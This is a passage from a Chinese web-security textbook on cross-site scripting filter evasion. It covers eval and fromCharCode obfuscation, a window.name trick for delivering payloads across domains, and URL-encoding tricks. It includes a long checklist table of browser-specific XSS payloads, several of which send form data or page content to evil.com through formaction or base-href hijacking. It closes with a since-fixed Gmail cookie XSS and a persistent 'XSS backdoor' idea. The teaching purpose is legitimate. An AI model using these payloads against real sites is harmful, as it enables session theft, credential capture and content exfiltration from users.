2. JavaScript 中的代码混淆

有时虽然可以插入一个 alert(1)这样的代码，但是想插入更多时，发现代码被做了 HTMLencode 过滤，这时我们可以采用之前提到的方法，进行进制转换后使用 eval 来执行：

```
eval(String.fromCharCode(97,108,101,114,116,40,49,41,59));
```

如果对输入的内容有字数限制，我们甚至可以输入 eval(name)来做执行入口，然后在另一个可控制的页面（如攻击者的网站）放置如下一段代码：

```
<script>
window.name = "alert('xss')";
location.href = "http://www.target.com/xss.php";
</script>
```

这里利用了 window.name 可以跨域传递的特性，这种方法由 luoluo 最先在 Ph4nt0m Webzine 0x03 上提到。

另一种过滤器情况可能与之相反，没有限制字数，却过滤了大部分函数，如 eval、alert、http 链接之类，那么我们都可以采取一些手段来绕过过滤器，如用 (0)['constructor'] ['constructor']来代替 eval，用 "h"+"t"+"t"+"p"来绕过简单的链接过滤等，手段是多种多样的，这里就不一一介绍了。下面来看一个用 6 个字符进行 JavaScript 代码编码的例子，如图 6-12 所示，或许大家会有所启发：

http://utf-8.jp/public/jsfuck.html




图 6-12 JSF*ck demo

除此之外，我们也可以使用 Flash 来绕过过滤器和隐藏我们的脚本内容：

```
<embed allowscriptaccess="always" src="http://www.evil.com/x.swf" />
```

6.7.6 突破 URL 过滤

有的时候，我们注入 URL 时，可以参考如下一些技巧来绕过过滤：

```
正常：<A HREF="http://66.102.7.147/">XSS</A>
URL 编码：<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">
XSS</A>
十进制：<A HREF="http://1113982867/">XSS</A>
十六进制：<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
八进制：<A HREF="http://0102.0146.0007.00000223/">XSS</A>
混合编码：<A HREF="http://6&#9;6.000146.0x7.147/">XSS</A>
```

不带 http: 协议: XSS
最后加个点: XSS

6.7.7 更多经典的混淆 CheckList

我们只能说通过大量的模糊测试可以发现很多奇怪的 XSS 利用点，浏览器之间存在大量细微的差异，很难总结出完美的规律。下面的 CheckList 来自 sogl 的汇总，有些虽然已经无效，但却很有参考意义，我们做了简短的描述，如表 6-4 所示。

表 6-4 经典的混淆 XSS 利用点

简要说明	XSS 利用点
非 IE 实体编码	click
非 IE 实体编码(变异)	click
Opera data 协议 base64	<a href="data:image/svg+xml;base64,<<<<PHNj cmlwdCB4bWxucz0iaH 你 R0cDovL3d3dy53My5vcmc 妹 vMjAwMC9zdmciPmFsZXJ0KDEpPC9zY3Jpc HQ+>>>>">click
Firefox data 协议（空格分隔）	click
Firefox feed 协议	click
IE 6/IE 7	<base href=vbscript/><img/src=alert(1)>
标签优先级特性	<xmp><img alt="</xmp>
非 IE 注释	<noembed><!--</noembed><svg/onload=alert(1)+!-->
IE 条件注释 bug	<!--[if-->
Chrome	<meta http-equiv="refresh" content="-..00e00,javascript:alert(1)">
Firefox	<meta http-equiv="refresh" content=","data:D,<script>alert(1)</script>">
IE 6/IE 7 URL 注入	<meta http-equiv="refresh" content="..... url=http://www.evil.com/?;url=javascript:alert(1)">
WebKit code 属性	<embed code=\\//evil.com/xss.swf allowScriptAccess=always>
Firefox jar-uri	<iframe src=jar://evil.com/xss.jar!1.html >
formation	<isindex formation=javascript:alert(1) type=image src=[图片地址] >

续表

简要说明	XSS 利用点
新属性	<iframe srcdoc="<script>alert(1)</script>"></iframe>
SVG 特性	<svg><script/xlink:href=data::;base64,YWxlcQoMSk=></script>
SVG 特性	<svg><script>// alert(1)</script>
Opera SVG	<svg><image/filter=url("data:image/svg+xml,%3cscript%20xmlns=%22http://www.w3.org/2000/svg%22>alert(1)%3c/script">")>
Firefox 新标签新属性	<math xlink:href="javascript:alert(2)"><maction actiontype="statusline#http://evil.com">click</maction></math>
IE 解析 bug	<input value="<script>alert(1)</script>" ` />
非 IE 解析 bug	<input value="/"><script>alert(1)</script>" />
IE 解析 bug	<body/onload=alert(1)/" >
IE	
浏览器 bug	
IE 解析 bug	<img src=`<body/onload=alert(1) />
IE data 协议 (CSS 里)	<style>@[0x0b]\ \ Import\t[0x0b]da[0x0a]ta.:%2A%7b%78%3A%65%78%70%72%65%73%73%69%6F%6E%28%77%72%69%74%65%28%31%29%29%7D;
IE 诡异闭合	<!DOCTYPE html><style>{*background:\\url(http://evil.com /?;x_ expression(write(1))
IE 诡异闭合	<div style="font-family;}0=expression(write(1))">
链接劫持	<base href="//evil.com?"
表单劫持	<input value="123 >>[inj]"formaction=//evil.com <<[inj] ">
表单劫持	<button form="test" formaction="//evil.com">
内容窃取 (需要点击)	<form/action=//evil.com><button><textarea/name=/>
IE 内容窃取	<img src=`//evil.com?
IE<9 vbscript	<body/onload=\\vbs\\:::alert+'s'+[000000]+ 'g'+[000000]+'l'::::;>
SVG 解析异常	<svg><script>a='<svg/onload=alert(1)></svg>';alert(2)</script>
Chrome 异常	<body/onload=throw['=alert\x281\x29//',onerror=setTimeout]>
Chrome 诡异闭合	<body/onload="\$}}}});alert(1)({0: {0: {0: function() {0({">
Firefox E4X	<script>location=< >javas [{function:.[< >status</>]]}cript:alert%281%29</></script>
IE location	script>- {valueOf:location,toString:[].pop,0:'vbscript:alert%281%29',length:1}</script>
Opera 按空格执行	<link href="javascript:alert(1)" rel="next">
Firefox	<applet code=javascript:alert(1)>
Firefox	<embed src=javascript:alert(1)>
WebKit	<svg><oooooo/oooooooooooo/onload=alert(1)>

除了这些，大家可以参考 html5sec.org 网站上整理的 CheckList，还有一个由 Gareth Heyes 主导构建起来的在线 fuzzing 平台 (shazzer.co.uk)，非常不错。我们可以加入这个平台，构建自己的 fuzzing 规则，利用自己的各种浏览器进行模糊测试，从 shazzer 中能发现大量的 XSS 利用点。

6.8 其他案例分享——Gmail Cookie XSS

FireCookie 是 Firefox 浏览器扩展 FireBug 的一个插件，专门用于 Cookie 的各种操作，非常方便。

本书的第二作者 xisigr 在 2009 年发现 <https://mail.google.com/support> 中存在一个 Cookie XSS 漏洞，当时用 FireCookie 进行编辑，把 `gmail_kimt_exp` 值改为：

```
' )</script><script>alert(document.cookie)</script>
```

然后打开 <http://mail.google.com/support> 路径下的任何一个页面，查看 HTTP 源代码，发现嵌入了如下代码：

```
<script type="text/javascript">
  urchinTracker('/support/?hl=en&experiment=')</script><script>alert(docum
ent.cookie)</script>');
</script>
```

漏洞成因是 Gmail 的 Cookie 参数 `gmail_kimt_exp` 不进行任何过滤就直接输出到页面中，导致出现 XSS 漏洞。这里要说明的是，Cookie 参数值中不允许有空格存在，所以你在需要用到空格的时候要进行编码，比如：

```
gmail_kimt_exp=')</script><script>
```

```
eval(unescape("%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28%27%3C%69%66%72%61%6D%65%20%73%72%63%3D%68%74%74%70%3A%2F%2F%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6E%3E%3C%2F%69%66%72%61%6D%65%3E%27%29%3B"))  
</script>
```

这个漏洞通知 Google 后已经修复，对特殊字符进行过滤：

```
<script type="text/javascript">  
urchinTracker('/support/?hl=cn&experiment=\x27)\x3C\x2Fscript\x3E\x3Cscript\x3Ealert(1)\x3C\x2Fscript\x3E');  
</script>
```

题外话：

这个 Cookie XSS 的价值在哪里？

实际上，如果仅仅是 Cookie XSS 本身几乎是没价值的，因为攻击者很难事先改写你的 Cookie。但是如果结合 Gmail 的其他 XSS，比如一个反射型 XSS，这个 Cookie XSS 的价值就可以发挥出来了。攻击者可以通过这个反射型 XSS 将 Payload 写到 Cookie 中，只要 Cookie 不清除，即使反射型 XSS 被修补了，那么每次用户进入 Gmail 的时候，Cookie XSS 都可以触发，这就留下了一个后门，我们把这个叫做 XSS Backdoor。